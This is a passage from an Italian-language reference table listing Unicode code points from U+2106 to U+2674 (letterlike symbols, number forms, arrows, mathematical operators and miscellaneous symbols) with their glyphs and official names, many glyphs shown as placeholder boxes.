U+2106	c/u	U+CADA UNA
U+2107	☐	EULER CONSTANT
U+2108	☐	SCRUPLE
U+2109	°F	DEGREE FAHRENHEIT
U+210A	ℊ	SCRIPT SMALL G
U+210B	ℋ	SCRIPT CAPITAL H
U+210C	ℌ	BLACK-LETTER CAPITAL H
U+210D	☐	DOUBLE-STRUCK CAPITAL H
U+210E	ℎ	PLANCK CONSTANT
U+210F	ℏ	PLANCK CONSTANT OVER TWO PI
U+2110	ℐ	SCRIPT CAPITAL I
U+2111	ℑ	BLACK-LETTER CAPITAL I
U+2112	ℒ	SCRIPT CAPITAL L
U+2113	ℓ	SCRIPT SMALL L
U+2114	☐	L B BAR SYMBOL
U+2115	☐	DOUBLE-STRUCK CAPITAL N
U+2116	№	NUMERO SIGN
U+2117	☐	SOUND RECORDING COPYRIGHT
U+2118	℘	SCRIPT CAPITAL P
U+2119	☐	DOUBLE-STRUCK CAPITAL P
U+211A	☐	DOUBLE-STRUCK CAPITAL Q
U+211B	ℛ	SCRIPT CAPITAL R
U+211C	ℜ	BLACK-LETTER CAPITAL R
U+211D	☐	DOUBLE-STRUCK CAPITAL R

Punto di codifica	Aspetto	Descrizione
U+211E	□	PRESCRIPTION TAKE
U+211F	□	RESPONSE
U+2120	SM	SERVICE MARK
U+2121	TEL	TELEPHONE SIGN
U+2122	™	TRADE MARK SIGN
U+2123	□	VERSICLE
U+2124	□	DOUBLE-STRUCK CAPITAL Z
U+2125	□	OUNCE SIGN
U+2126	Ω	OHM SIGN
U+2127	℧	INVERTED OHM SIGN
U+2128	ℨ	BLACK-LETTER CAPITAL Z
U+2129	□	TURNED GREEK SMALL LETTER IOTA
U+212A	K	KELVIN SIGN
U+212B	Å	ANGSTROM SIGN
U+212C	ℬ	SCRIPT CAPITAL B
U+212D	ℭ	BLACK-LETTER CAPITAL C
U+212E	□	ESTIMATED SYMBOL
U+212F	e	SCRIPT SMALL E
U+2130	ℰ	SCRIPT CAPITAL E
U+2131	ℱ	SCRIPT CAPITAL F
U+2132	□	TURNED CAPITAL F
U+2133	ℳ	SCRIPT CAPITAL M
U+2134	o	SCRIPT SMALL O
U+2135	ℵ	ALEF SYMBOL
U+2136	ℶ	BET SYMBOL
U+2137	ℷ	GIMEL SYMBOL
U+2138	ℸ	DALET SYMBOL
U+2139	i	INFORMATION SOURCE
U+213A	□	ROTATED CAPITAL Q
U+213B	FAX	FACSIMILE SIGN
U+213D	□	DOUBLE-STRUCK SMALL GAMMA
U+213E	□	DOUBLE-STRUCK CAPITAL GAMMA
U+213F	□	DOUBLE-STRUCK CAPITAL PI
U+2140	∑	DOUBLE-STRUCK N-ARY SUMMATION
U+2141	□	TURNED SANS-SERIF CAPITAL G
U+2142	□	TURNED SANS-SERIF CAPITAL L
U+2143	□	REVERSED SANS-SERIF CAPITAL L
U+2144	□	TURNED SANS-SERIF CAPITAL Y
U+2145	D	DOUBLE-STRUCK ITALIC CAPITAL D
U+2146	d	DOUBLE-STRUCK ITALIC SMALL D
U+2147	e	DOUBLE-STRUCK ITALIC SMALL E
U+2148	i	DOUBLE-STRUCK ITALIC SMALL I
U+2149	j	DOUBLE-STRUCK ITALIC SMALL J
U+214A	□	PROPERTY LINE
U+214B	□	TURNED AMPERSAND

Tabella 513.10. *Number forms.*

Punto di codifica	Aspetto	Descrizione
U+2153	1/3	VULGAR FRACTION ONE THIRD
U+2154	2/3	VULGAR FRACTION TWO THIRDS
U+2155	1/5	VULGAR FRACTION ONE FIFTH
U+2156	2/5	VULGAR FRACTION TWO FIFTHS
U+2157	3/5	VULGAR FRACTION THREE FIFTHS
U+2158	4/5	VULGAR FRACTION FOUR FIFTHS
U+2159	1/6	VULGAR FRACTION ONE SIXTH
U+215A	5/6	VULGAR FRACTION FIVE SIXTHS
U+215B	1/8	VULGAR FRACTION ONE EIGHTH
U+215C	3/8	VULGAR FRACTION THREE EIGHTHS
U+215D	5/8	VULGAR FRACTION FIVE EIGHTHS
U+215E	7/8	VULGAR FRACTION SEVEN EIGHTHS
U+215F	1/	FRACTION NUMERATOR ONE
U+2160	I	ROMAN NUMERAL ONE
U+2161	II	ROMAN NUMERAL TWO
U+2162	III	ROMAN NUMERAL THREE
U+2163	IV	ROMAN NUMERAL FOUR
U+2164	V	ROMAN NUMERAL FIVE
U+2165	VI	ROMAN NUMERAL SIX
U+2166	VII	ROMAN NUMERAL SEVEN
U+2167	VIII	ROMAN NUMERAL EIGHT
U+2168	IX	ROMAN NUMERAL NINE
U+2169	X	ROMAN NUMERAL TEN
U+216A	XI	ROMAN NUMERAL ELEVEN
U+216B	XII	ROMAN NUMERAL TWELVE
U+216C	L	ROMAN NUMERAL FIFTY
U+216D	C	ROMAN NUMERAL ONE HUNDRED
U+216E	D	ROMAN NUMERAL FIVE HUNDRED
U+216F	M	ROMAN NUMERAL ONE THOUSAND
U+2170	i	SMALL ROMAN NUMERAL ONE
U+2171	ii	SMALL ROMAN NUMERAL TWO
U+2172	iii	SMALL ROMAN NUMERAL THREE
U+2173	iv	SMALL ROMAN NUMERAL FOUR
U+2174	v	SMALL ROMAN NUMERAL FIVE
U+2175	vi	SMALL ROMAN NUMERAL SIX
U+2176	vii	SMALL ROMAN NUMERAL SEVEN
U+2177	viii	SMALL ROMAN NUMERAL EIGHT
U+2178	ix	SMALL ROMAN NUMERAL NINE
U+2179	x	SMALL ROMAN NUMERAL TEN
U+217A	xi	SMALL ROMAN NUMERAL ELEVEN
U+217B	xii	SMALL ROMAN NUMERAL TWELVE
U+217C	l	SMALL ROMAN NUMERAL FIFTY
U+217D	c	SMALL ROMAN NUMERAL ONE HUNDRED
U+217E	d	SMALL ROMAN NUMERAL FIVE HUNDRED
U+217F	m	SMALL ROMAN NUMERAL ONE THOUSAND
U+2180	□	ROMAN NUMERAL ONE THOUSAND C D
U+2181	□	ROMAN NUMERAL FIVE THOUSAND
U+2182	□	ROMAN NUMERAL TEN THOUSAND
U+2183	□	ROMAN NUMERAL REVERSED ONE HUNDRED

Tabella 513.11. *Arrows.*

Punto di codifica	Aspetto	Descrizione
U+2190	←	LEFTWARDS ARROW
U+2191	↑	UPWARDS ARROW
U+2192	→	RIGHTWARDS ARROW
U+2193	↓	DOWNWARDS ARROW
U+2194	↔	LEFT RIGHT ARROW
U+2195	↕	UP DOWN ARROW
U+2196	□	NORTH WEST ARROW
U+2197	□	NORTH EAST ARROW
U+2198	□	SOUTH EAST ARROW
U+2199	□	SOUTH WEST ARROW
U+219A	□	LEFTWARDS ARROW WITH STROKE
U+219B	□	RIGHTWARDS ARROW WITH STROKE
U+219C	□	LEFTWARDS WAVE ARROW
U+219D	⇝	RIGHTWARDS WAVE ARROW
U+219E	□	LEFTWARDS TWO HEADED ARROW
U+219F	□	UPWARDS TWO HEADED ARROW
U+21A0	□	RIGHTWARDS TWO HEADED ARROW
U+21A1	□	DOWNWARDS TWO HEADED ARROW
U+21A2	□	LEFTWARDS ARROW WITH TAIL
U+21A3	□	RIGHTWARDS ARROW WITH TAIL
U+21A4	□	LEFTWARDS ARROW FROM BAR
U+21A5	□	UPWARDS ARROW FROM BAR
U+21A6	□	RIGHTWARDS ARROW FROM BAR
U+21A7	□	DOWNWARDS ARROW FROM BAR
U+21A8	□	UP DOWN ARROW WITH BASE
U+21A9	□	LEFTWARDS ARROW WITH HOOK
U+21AA	□	RIGHTWARDS ARROW WITH HOOK
U+21AB	□	LEFTWARDS ARROW WITH LOOP
U+21AC	□	RIGHTWARDS ARROW WITH LOOP
U+21AD	□	LEFT RIGHT WAVE ARROW
U+21AE	□	LEFT RIGHT ARROW WITH STROKE
U+21AF	□	DOWNWARDS ZIGZAG ARROW
U+21B0	□	UPWARDS ARROW WITH TIP LEFTWARDS
U+21B1	□	UPWARDS ARROW WITH TIP RIGHTWARDS
U+21B2	□	DOWNWARDS ARROW WITH TIP LEFTWARDS
U+21B3	□	DOWNWARDS ARROW WITH TIP RIGHTWARDS
U+21B4	□	RIGHTWARDS ARROW WITH CORNER DOWNWARDS
U+21B5	↩	DOWNWARDS ARROW WITH CORNER LEFTWARDS
U+21B6	□	ANTICLOCKWISE TOP SEMICIRCLE ARROW
U+21B7	□	CLOCKWISE TOP SEMICIRCLE ARROW
U+21B8	□	NORTH WEST ARROW TO LONG BAR
U+21B9	□	LEFTWARDS ARROW TO BAR OVER RIGHTWARDS ARROW TO BAR
U+21BA	□	ANTICLOCKWISE OPEN CIRCLE ARROW
U+21BB	□	CLOCKWISE OPEN CIRCLE ARROW
U+21BC	□	LEFTWARDS HARPOON WITH BARB UPWARDS
U+21BD	□	LEFTWARDS HARPOON WITH BARB DOWNWARDS
U+21BE	□	UPWARDS HARPOON WITH BARB RIGHTWARDS
U+21BF	□	UPWARDS HARPOON WITH BARB LEFTWARDS
U+21C0	□	RIGHTWARDS HARPOON WITH BARB UPWARDS
U+21C1	□	RIGHTWARDS HARPOON WITH BARB DOWNWARDS
U+21C2	□	DOWNWARDS HARPOON WITH BARB RIGHTWARDS
U+21C3	□	DOWNWARDS HARPOON WITH BARB LEFTWARDS
U+21C4	□	RIGHTWARDS ARROW OVER LEFTWARDS ARROW

Punto di codifica	Aspetto	Descrizione
U+21C5	□	UPWARDS ARROW LEFTWARDS OF DOWNWARDS ARROW
U+21C6	□	LEFTWARDS ARROW OVER RIGHTWARDS ARROW
U+21C7	□	LEFTWARDS PAIRED ARROWS
U+21C8	□	UPWARDS PAIRED ARROWS
U+21C9	□	RIGHTWARDS PAIRED ARROWS
U+21CA	□	DOWNWARDS PAIRED ARROWS
U+21CB	□	LEFTWARDS HARPOON OVER RIGHTWARDS HARPOON
U+21CC	⇌	RIGHTWARDS HARPOON OVER LEFTWARDS HARPOON
U+21CD	□	LEFTWARDS DOUBLE ARROW WITH STROKE
U+21CE	□	LEFT RIGHT DOUBLE ARROW WITH STROKE
U+21CF	□	RIGHTWARDS DOUBLE ARROW WITH STROKE
U+21D0	⇐	LEFTWARDS DOUBLE ARROW
U+21D1	⇑	UPWARDS DOUBLE ARROW
U+21D2	⇒	RIGHTWARDS DOUBLE ARROW
U+21D3	⇓	DOWNWARDS DOUBLE ARROW
U+21D4	⇔	LEFT RIGHT DOUBLE ARROW
U+21D5	□	UP DOWN DOUBLE ARROW
U+21D6	□	NORTH WEST DOUBLE ARROW
U+21D7	□	NORTH EAST DOUBLE ARROW
U+21D8	□	SOUTH EAST DOUBLE ARROW
U+21D9	□	SOUTH WEST DOUBLE ARROW
U+21DA	□	LEFTWARDS TRIPLE ARROW
U+21DB	□	RIGHTWARDS TRIPLE ARROW
U+21DC	□	LEFTWARDS SQUIGGLE ARROW
U+21DD	□	RIGHTWARDS SQUIGGLE ARROW
U+21DE	□	UPWARDS ARROW WITH DOUBLE STROKE
U+21DF	□	DOWNWARDS ARROW WITH DOUBLE STROKE
U+21E0	□	LEFTWARDS DASHED ARROW
U+21E1	□	UPWARDS DASHED ARROW
U+21E2	□	RIGHTWARDS DASHED ARROW
U+21E3	□	DOWNWARDS DASHED ARROW
U+21E4	□	LEFTWARDS ARROW TO BAR
U+21E5	□	RIGHTWARDS ARROW TO BAR
U+21E6	□	LEFTWARDS WHITE ARROW
U+21E7	□	UPWARDS WHITE ARROW
U+21E8	□	RIGHTWARDS WHITE ARROW
U+21E9	□	DOWNWARDS WHITE ARROW
U+21EA	□	UPWARDS WHITE ARROW FROM BAR
U+21EB	□	UPWARDS WHITE ARROW ON PEDESTAL
U+21EC	□	UPWARDS WHITE ARROW ON PEDESTAL WITH HORIZONTAL BAR
U+21ED	□	UPWARDS WHITE ARROW ON PEDESTAL WITH VERTICAL BAR
U+21EE	□	UPWARDS WHITE DOUBLE ARROW
U+21EF	□	UPWARDS WHITE DOUBLE ARROW ON PEDESTAL
U+21F0	□	RIGHTWARDS WHITE ARROW FROM WALL
U+21F1	□	NORTH WEST ARROW TO CORNER
U+21F2	□	SOUTH EAST ARROW TO CORNER
U+21F3	□	UP DOWN WHITE ARROW
U+21F4	□	RIGHT ARROW WITH SMALL CIRCLE
U+21F5	□	DOWNWARDS ARROW LEFTWARDS OF UPWARDS ARROW
U+21F6	□	THREE RIGHTWARDS ARROWS
U+21F7	□	LEFTWARDS ARROW WITH VERTICAL STROKE
U+21F8	□	RIGHTWARDS ARROW WITH VERTICAL STROKE
U+21F9	□	LEFT RIGHT ARROW WITH VERTICAL STROKE
U+21FA	□	LEFTWARDS ARROW WITH DOUBLE VERTICAL STROKE
U+21FB	□	RIGHTWARDS ARROW WITH DOUBLE VERTICAL STROKE

Punto di codifica	Aspetto	Descrizione
U+21FC	□	LEFT RIGHT ARROW WITH DOUBLE VERTICAL STROKE
U+21FD	□	LEFTWARDS OPEN-HEADED ARROW
U+21FE	□	RIGHTWARDS OPEN-HEADED ARROW
U+21FF	□	LEFT RIGHT OPEN-HEADED ARROW

Tabella 513.12. *Mathematical operators.*

Punto di codifica	Aspetto	Descrizione
U+2200	∀	FOR ALL
U+2201	∁	COMPLEMENT
U+2202	∂	PARTIAL DIFFERENTIAL
U+2203	∃	THERE EXISTS
U+2204	∄	THERE DOES NOT EXIST
U+2205	∅	EMPTY SET
U+2206	∆	INCREMENT
U+2207	∇	NABLA
U+2208	∈	ELEMENT OF
U+2209	∉	NOT AN ELEMENT OF
U+220A	□	SMALL ELEMENT OF
U+220B	∋	CONTAINS AS MEMBER
U+220C	∌	DOES NOT CONTAIN AS MEMBER
U+220D	□	SMALL CONTAINS AS MEMBER
U+220E	□	END OF PROOF
U+220F	∏	N-ARY PRODUCT
U+2210	∐	N-ARY COPRODUCT
U+2211	∑	N-ARY SUMMATION
U+2212	−	MINUS SIGN
U+2213	∓	MINUS-OR-PLUS SIGN
U+2214	∔	DOT PLUS
U+2215	∕	DIVISION SLASH
U+2216	∖	SET MINUS
U+2217	∗	ASTERISK OPERATOR
U+2218	∘	RING OPERATOR
U+2219	∙	BULLET OPERATOR
U+221A	√	SQUARE ROOT
U+221B	□	CUBE ROOT
U+221C	□	FOURTH ROOT
U+221D	∝	PROPORTIONAL TO
U+221E	∞	INFINITY
U+221F	□	RIGHT ANGLE
U+2220	∠	ANGLE
U+2221	∡	MEASURED ANGLE
U+2222	∢	SPHERICAL ANGLE
U+2223	∣	DIVIDES
U+2224	∤	DOES NOT DIVIDE
U+2225	∥	PARALLEL TO
U+2226	∦	NOT PARALLEL TO
U+2227	∧	LOGICAL AND
U+2228	∨	LOGICAL OR
U+2229	∩	INTERSECTION
U+222A	∪	UNION
U+222B	∫	INTEGRAL
U+222C	∬	DOUBLE INTEGRAL

Punto di codifica	Aspetto	Descrizione
U+222D	∭	TRIPLE INTEGRAL
U+222E	∮	CONTOUR INTEGRAL
U+222F	∮∮	SURFACE INTEGRAL
U+2230	∮∮∮	VOLUME INTEGRAL
U+2231	□	CLOCKWISE INTEGRAL
U+2232	□	CLOCKWISE CONTOUR INTEGRAL
U+2233	□	ANTICLOCKWISE CONTOUR INTEGRAL
U+2234	∴	THEREFORE
U+2235	∵	U+BECAUSE
U+2236	:	RATIO
U+2237	□	PROPORTION
U+2238	□	DOT MINUS
U+2239	□	EXCESS
U+223A	□	GEOMETRIC PROPORTION
U+223B	□	HOMOTHETIC
U+223C	~	TILDE OPERATOR
U+223D	∽	REVERSED TILDE (lazy S)
U+223E	□	INVERTED LAZY S
U+223F	□	SINE WAVE
U+2240	≀	WREATH PRODUCT
U+2241	≁	NOT TILDE
U+2242	□	MINUS TILDE
U+2243	≃	ASYMPTOTICALLY EQUAL TO
U+2244	≄	NOT ASYMPTOTICALLY EQUAL TO
U+2245	≅	APPROXIMATELY EQUAL TO
U+2246	□	APPROXIMATELY BUT NOT ACTUALLY EQUAL TO
U+2247	≇	NEITHER APPROXIMATELY NOR ACTUALLY EQUAL TO
U+2248	≈	ALMOST EQUAL TO
U+2249	≉	NOT ALMOST EQUAL TO
U+224A	≊	ALMOST EQUAL OR EQUAL TO
U+224B	□	TRIPLE TILDE
U+224C	□	ALL EQUAL TO
U+224D	≍	EQUIVALENT TO
U+224E	≎	GEOMETRICALLY EQUIVALENT TO
U+224F	≏	DIFFERENCE BETWEEN
U+2250	≐	APPROACHES THE LIMIT
U+2251	≑	GEOMETRICALLY EQUAL TO
U+2252	≒	APPROXIMATELY EQUAL TO OR THE IMAGE OF
U+2253	≓	IMAGE OF OR APPROXIMATELY EQUAL TO
U+2254	□	COLON EQUALS
U+2255	□	EQUALS COLON
U+2256	≖	RING IN EQUAL TO
U+2257	≗	RING EQUAL TO
U+2258	□	CORRESPONDS TO
U+2259	□	ESTIMATES
U+225A	□	EQUIANGULAR TO
U+225B	□	STAR EQUALS
U+225C	≜	DELTA EQUAL TO
U+225D	□	EQUAL TO BY DEFINITION
U+225E	□	MEASURED BY
U+225F	□	QUESTIONED EQUAL TO
U+2260	≠	NOT EQUAL TO
U+2261	≡	IDENTICAL TO
U+2262	≢	NOT IDENTICAL TO

Punto di codifica	Aspetto	Descrizione
U+2263	□	STRICTLY EQUIVALENT TO
U+2264	≤	LESS-THAN OR EQUAL TO
U+2265	≥	GREATER-THAN OR EQUAL TO
U+2266	≦	LESS-THAN OVER EQUAL TO
U+2267	≧	GREATER-THAN OVER EQUAL TO
U+2268	≨	LESS-THAN BUT NOT EQUAL TO
U+2269	≩	GREATER-THAN BUT NOT EQUAL TO
U+226A	≪	MUCH LESS-THAN
U+226B	≫	MUCH GREATER-THAN
U+226C	≬	BETWEEN
U+226D	≭	NOT EQUIVALENT TO
U+226E	≮	NOT LESS-THAN
U+226F	≯	NOT GREATER-THAN
U+2270	≰	NEITHER LESS-THAN NOR EQUAL TO
U+2271	≱	NEITHER GREATER-THAN NOR EQUAL TO
U+2272	≲	LESS-THAN OR EQUIVALENT TO
U+2273	≳	GREATER-THAN OR EQUIVALENT TO
U+2274	≴	NEITHER LESS-THAN NOR EQUIVALENT TO
U+2275	≵	NEITHER GREATER-THAN NOR EQUIVALENT TO
U+2276	≶	LESS-THAN OR GREATER-THAN
U+2277	≷	GREATER-THAN OR LESS-THAN
U+2278	□	NEITHER LESS-THAN NOR GREATER-THAN
U+2279	□	NEITHER GREATER-THAN NOR LESS-THAN
U+227A	≺	PRECEDES
U+227B	≻	SUCCEEDS
U+227C	≼	PRECEDES OR EQUAL TO
U+227D	≽	SUCCEEDS OR EQUAL TO
U+227E	≾	PRECEDES OR EQUIVALENT TO
U+227F	≿	SUCCEEDS OR EQUIVALENT TO
U+2280	⊀	DOES NOT PRECEDE
U+2281	⊁	DOES NOT SUCCEED
U+2282	⊂	SUBSET OF
U+2283	⊃	SUPERSET OF
U+2284	⊄	NOT A SUBSET OF
U+2285	⊅	NOT A SUPERSET OF
U+2286	⊆	SUBSET OF OR EQUAL TO
U+2287	⊇	SUPERSET OF OR EQUAL TO
U+2288	⊈	NEITHER A SUBSET OF NOR EQUAL TO
U+2289	⊉	NEITHER A SUPERSET OF NOR EQUAL TO
U+228A	⊊	SUBSET OF WITH NOT EQUAL TO
U+228B	⊋	SUPERSET OF WITH NOT EQUAL TO
U+228C	□	MULTISET
U+228D	□	MULTISET MULTIPLICATION
U+228E	⊎	MULTISET UNION
U+228F	⊏	SQUARE IMAGE OF
U+2290	⊐	SQUARE ORIGINAL OF
U+2291	⊑	SQUARE IMAGE OF OR EQUAL TO
U+2292	⊒	SQUARE ORIGINAL OF OR EQUAL TO
U+2293	⊓	SQUARE CAP
U+2294	⊔	SQUARE CUP
U+2295	⊕	CIRCLED PLUS
U+2296	⊖	CIRCLED MINUS
U+2297	⊗	CIRCLED TIMES

Punto di codifica	Aspetto	Descrizione
U+2298	⊘	CIRCLED DIVISION SLASH
U+2299	⊙	CIRCLED DOT OPERATOR
U+229A	⊚	CIRCLED RING OPERATOR
U+229B	⊛	CIRCLED ASTERISK OPERATOR
U+229C	□	CIRCLED EQUALS
U+229D	⊝	CIRCLED DASH
U+229E	⊞	SQUARED PLUS
U+229F	⊟	SQUARED MINUS
U+22A0	⊠	SQUARED TIMES
U+22A1	⊡	SQUARED DOT OPERATOR
U+22A2	⊢	RIGHT TACK
U+22A3	⊣	LEFT TACK
U+22A4	⊤	DOWN TACK
U+22A5	⊥	UP TACK
U+22A6	□	ASSERTION
U+22A7	□	MODELS
U+22A8	□	TRUE
U+22A9	⊩	FORCES
U+22AA	⊪	TRIPLE VERTICAL BAR RIGHT TURNSTILE
U+22AB	□	DOUBLE VERTICAL BAR DOUBLE RIGHT TURNSTILE
U+22AC	□	DOES NOT PROVE
U+22AD	□	NOT TRUE
U+22AE	⊮	DOES NOT FORCE
U+22AF	□	NEGATED DOUBLE VERTICAL BAR DOUBLE RIGHT TURNSTILE
U+22B0	□	PRECEDES UNDER RELATION
U+22B1	□	SUCCEEDS UNDER RELATION
U+22B2	⊲	NORMAL SUBGROUP OF
U+22B3	⊳	CONTAINS AS NORMAL SUBGROUP
U+22B4	⊴	NORMAL SUBGROUP OF OR EQUAL TO
U+22B5	⊵	CONTAINS AS NORMAL SUBGROUP OR EQUAL TO
U+22B6	□	ORIGINAL OF
U+22B7	□	IMAGE OF
U+22B8	⊸	MULTIMAP
U+22B9	□	HERMITIAN CONJUGATE MATRIX
U+22BA	⊺	INTERCALATE
U+22BB	⊻	XOR
U+22BC	⊼	NAND
U+22BD	□	NOR
U+22BE	□	RIGHT ANGLE WITH ARC
U+22BF	□	RIGHT TRIANGLE
U+22C0	⋀	N-ARY LOGICAL AND
U+22C1	⋁	N-ARY LOGICAL OR
U+22C2	⋂	N-ARY INTERSECTION
U+22C3	⋃	N-ARY UNION
U+22C4	⋄	DIAMOND OPERATOR
U+22C5	⋅	DOT OPERATOR
U+22C6	⋆	STAR OPERATOR
U+22C7	⋇	DIVISION TIMES
U+22C8	⋈	BOWTIE
U+22C9	⋉	LEFT NORMAL FACTOR SEMIDIRECT PRODUCT
U+22CA	⋊	RIGHT NORMAL FACTOR SEMIDIRECT PRODUCT
U+22CB	⋋	LEFT SEMIDIRECT PRODUCT
U+22CC	⋌	RIGHT SEMIDIRECT PRODUCT
U+22CD	⋍	REVERSED TILDE EQUALS

Punto di codifica	Aspetto	Descrizione
U+22CE	⋎	CURLY LOGICAL OR
U+22CF	⋏	CURLY LOGICAL AND
U+22D0	⋐	DOUBLE SUBSET
U+22D1	⋑	DOUBLE SUPERSET
U+22D2	⋒	DOUBLE INTERSECTION
U+22D3	⋓	DOUBLE UNION
U+22D4	⋔	PITCHFORK
U+22D5	□	EQUAL AND PARALLEL TO
U+22D6	⋖	LESS-THAN WITH DOT
U+22D7	⋗	GREATER-THAN WITH DOT
U+22D8	⋘	VERY MUCH LESS-THAN
U+22D9	⋙	VERY MUCH GREATER-THAN
U+22DA	⋚	LESS-THAN EQUAL TO OR GREATER-THAN
U+22DB	⋛	GREATER-THAN EQUAL TO OR LESS-THAN
U+22DC	□	EQUAL TO OR LESS-THAN
U+22DD	□	EQUAL TO OR GREATER-THAN
U+22DE	⋞	EQUAL TO OR PRECEDES
U+22DF	⋟	EQUAL TO OR SUCCEEDS
U+22E0	⋠	DOES NOT PRECEDE OR EQUAL
U+22E1	⋡	DOES NOT SUCCEED OR EQUAL
U+22E2	⋢	NOT SQUARE IMAGE OF OR EQUAL TO
U+22E3	⋣	NOT SQUARE ORIGINAL OF OR EQUAL TO
U+22E4	□	SQUARE IMAGE OF OR NOT EQUAL TO
U+22E5	□	SQUARE ORIGINAL OF OR NOT EQUAL TO
U+22E6	⋦	LESS-THAN BUT NOT EQUIVALENT TO
U+22E7	⋧	GREATER-THAN BUT NOT EQUIVALENT TO
U+22E8	⋨	PRECEDES BUT NOT EQUIVALENT TO
U+22E9	⋩	SUCCEEDS BUT NOT EQUIVALENT TO
U+22EA	⋪	NOT NORMAL SUBGROUP OF
U+22EB	⋫	DOES NOT CONTAIN AS NORMAL SUBGROUP
U+22EC	⋬	NOT NORMAL SUBGROUP OF OR EQUAL TO
U+22ED	⋭	DOES NOT CONTAIN AS NORMAL SUBGROUP OR EQUAL
U+22EE	⋮	VERTICAL ELLIPSIS
U+22EF	⋯	MIDLINE HORIZONTAL ELLIPSIS
U+22F0	□	UP RIGHT DIAGONAL ELLIPSIS
U+22F1	⋱	DOWN RIGHT DIAGONAL ELLIPSIS
U+22F2	□	ELEMENT OF WITH LONG HORIZONTAL STROKE
U+22F3	□	ELEMENT OF WITH VERTICAL BAR AT END OF HORIZONTAL STROKE
U+22F4	□	SMALL ELEMENT OF WITH VERTICAL BAR AT END OF HORIZON-TAL STROKE
U+22F5	□	ELEMENT OF WITH DOT ABOVE
U+22F6	□	ELEMENT OF WITH OVERBAR
U+22F7	□	SMALL ELEMENT OF WITH OVERBAR
U+22F8	□	ELEMENT OF WITH UNDERBAR
U+22F9	□	ELEMENT OF WITH TWO HORIZONTAL STROKES
U+22FA	□	CONTAINS WITH LONG HORIZONTAL STROKE
U+22FB	□	CONTAINS WITH VERTICAL BAR AT END OF HORIZONTAL STROKE
U+22FC	□	SMALL CONTAINS WITH VERTICAL BAR AT END OF HORIZONTAL STROKE
U+22FD	□	CONTAINS WITH OVERBAR
U+22FE	□	SMALL CONTAINS WITH OVERBAR

Punto di codifica	Aspetto	Descrizione
U+22FF	□	Z NOTATION BAG MEMBERSHIP

Tabella 513.13. *Miscellaneous symbols.*

Punto di codifica	Aspetto	Descrizione
U+2600	□	BLACK SUN WITH RAYS
U+2601	□	CLOUD
U+2602	□	UMBRELLA
U+2603	□	SNOWMAN
U+2604	□	COMET
U+2605	★	BLACK STAR
U+2606	□	WHITE STAR
U+2607	□	LIGHTNING
U+2608	□	THUNDERSTORM
U+2609	□	SUN
U+260A	□	ASCENDING NODE
U+260B	□	DESCENDING NODE
U+260C	□	CONJUNCTION
U+260D	□	OPPOSITION
U+260E	☎	BLACK TELEPHONE
U+260F	□	WHITE TELEPHONE
U+2610	□	BALLOT BOX
U+2611	□	BALLOT BOX WITH CHECK
U+2612	□	BALLOT BOX WITH X
U+2613	□	SALTIRE
U+2614	□	UMBRELLA WITH RAIN DROPS
U+2615	□	HOT BEVERAGE
U+2616	□	WHITE SHOGI PIECE
U+2617	□	BLACK SHOGI PIECE
U+2619	□	REVERSED ROTATED FLORAL HEART BULLET
U+261A	□	BLACK LEFT POINTING INDEX
U+261B	☛	BLACK RIGHT POINTING INDEX
U+261C	□	WHITE LEFT POINTING INDEX
U+261D	□	WHITE UP POINTING INDEX
U+261E	☞	WHITE RIGHT POINTING INDEX
U+261F	□	WHITE DOWN POINTING INDEX
U+2620	□	SKULL AND CROSSBONES
U+2621	□	CAUTION SIGN
U+2622	□	RADIOACTIVE SIGN
U+2623	□	BIOHAZARD SIGN
U+2624	□	CADUCEUS
U+2625	□	ANKH
U+2626	□	ORTHODOX CROSS
U+2627	□	CHI RHO
U+2628	□	CROSS OF LORRAINE
U+2629	□	CROSS OF JERUSALEM
U+262A	□	STAR AND CRESCENT
U+262B	□	FARSI SYMBOL
U+262C	□	ADI SHAKTI
U+262D	□	HAMMER AND SICKLE
U+262E	□	PEACE SYMBOL
U+262F	□	YIN YANG
U+2630	□	TRIGRAM FOR HEAVEN
U+2631	□	TRIGRAM FOR LAKE

Punto di codifica	Aspetto	Descrizione
U+2632	□	TRIGRAM FOR FIRE
U+2633	□	TRIGRAM FOR THUNDER
U+2634	□	TRIGRAM FOR WIND
U+2635	□	TRIGRAM FOR WATER
U+2636	□	TRIGRAM FOR MOUNTAIN
U+2637	□	TRIGRAM FOR EARTH
U+2638	□	WHEEL OF DHARMA
U+2639	□	WHITE FROWNING FACE
U+263A	□	WHITE SMILING FACE
U+263B	□	BLACK SMILING FACE
U+263C	□	WHITE SUN WITH RAYS
U+263D	□	FIRST QUARTER MOON
U+263E	□	LAST QUARTER MOON
U+263F	□	MERCURY
U+2640	□	FEMALE SIGN
U+2641	□	EARTH
U+2642	□	MALE SIGN
U+2643	□	JUPITER
U+2644	□	SATURN
U+2645	□	URANUS
U+2646	□	NEPTUNE
U+2647	□	PLUTO
U+2648	□	ARIES
U+2649	□	TAURUS
U+264A	□	GEMINI
U+264B	□	CANCER
U+264C	□	LEO
U+264D	□	VIRGO
U+264E	□	LIBRA
U+264F	□	SCORPIUS
U+2650	□	SAGITTARIUS
U+2651	□	CAPRICORN
U+2652	□	AQUARIUS
U+2653	□	PISCES
U+2654	□	WHITE CHESS KING
U+2655	□	WHITE CHESS QUEEN
U+2656	□	WHITE CHESS ROOK
U+2657	□	WHITE CHESS BISHOP
U+2658	□	WHITE CHESS KNIGHT
U+2659	□	WHITE CHESS PAWN
U+265A	□	BLACK CHESS KING
U+265B	□	BLACK CHESS QUEEN
U+265C	□	BLACK CHESS ROOK
U+265D	□	BLACK CHESS BISHOP
U+265E	□	BLACK CHESS KNIGHT
U+265F	□	BLACK CHESS PAWN
U+2660	♠	BLACK SPADE SUIT
U+2661	♡	WHITE HEART SUIT
U+2662	♢	WHITE DIAMOND SUIT
U+2663	♣	BLACK CLUB SUIT
U+2664	□	WHITE SPADE SUIT
U+2665	♥	BLACK HEART SUIT
U+2666	♦	BLACK DIAMOND SUIT
U+2667	□	WHITE CLUB SUIT
U+2668	□	HOT SPRINGS

Punto di codifica	Aspetto	Descrizione
U+2669	□	QUARTER NOTE
U+266A	□	EIGHTH NOTE
U+266B	□	BEAMED EIGHTH NOTES
U+266C	□	BEAMED SIXTEENTH NOTES
U+266D	♭	MUSIC FLAT SIGN
U+266E	♮	MUSIC NATURAL SIGN
U+266F	♯	MUSIC SHARP SIGN
U+2670	□	WEST SYRIAC CROSS
U+2671	□	EAST SYRIAC CROSS
U+2672	□	UNIVERSAL RECYCLING SYMBOL
U+2673	□	RECYCLING SYMBOL FOR TYPE-1 PLASTICS (pete)
U+2674	□	RECYCLING SYMBOL FOR TYPE-2 PLASTICS (hdpe)
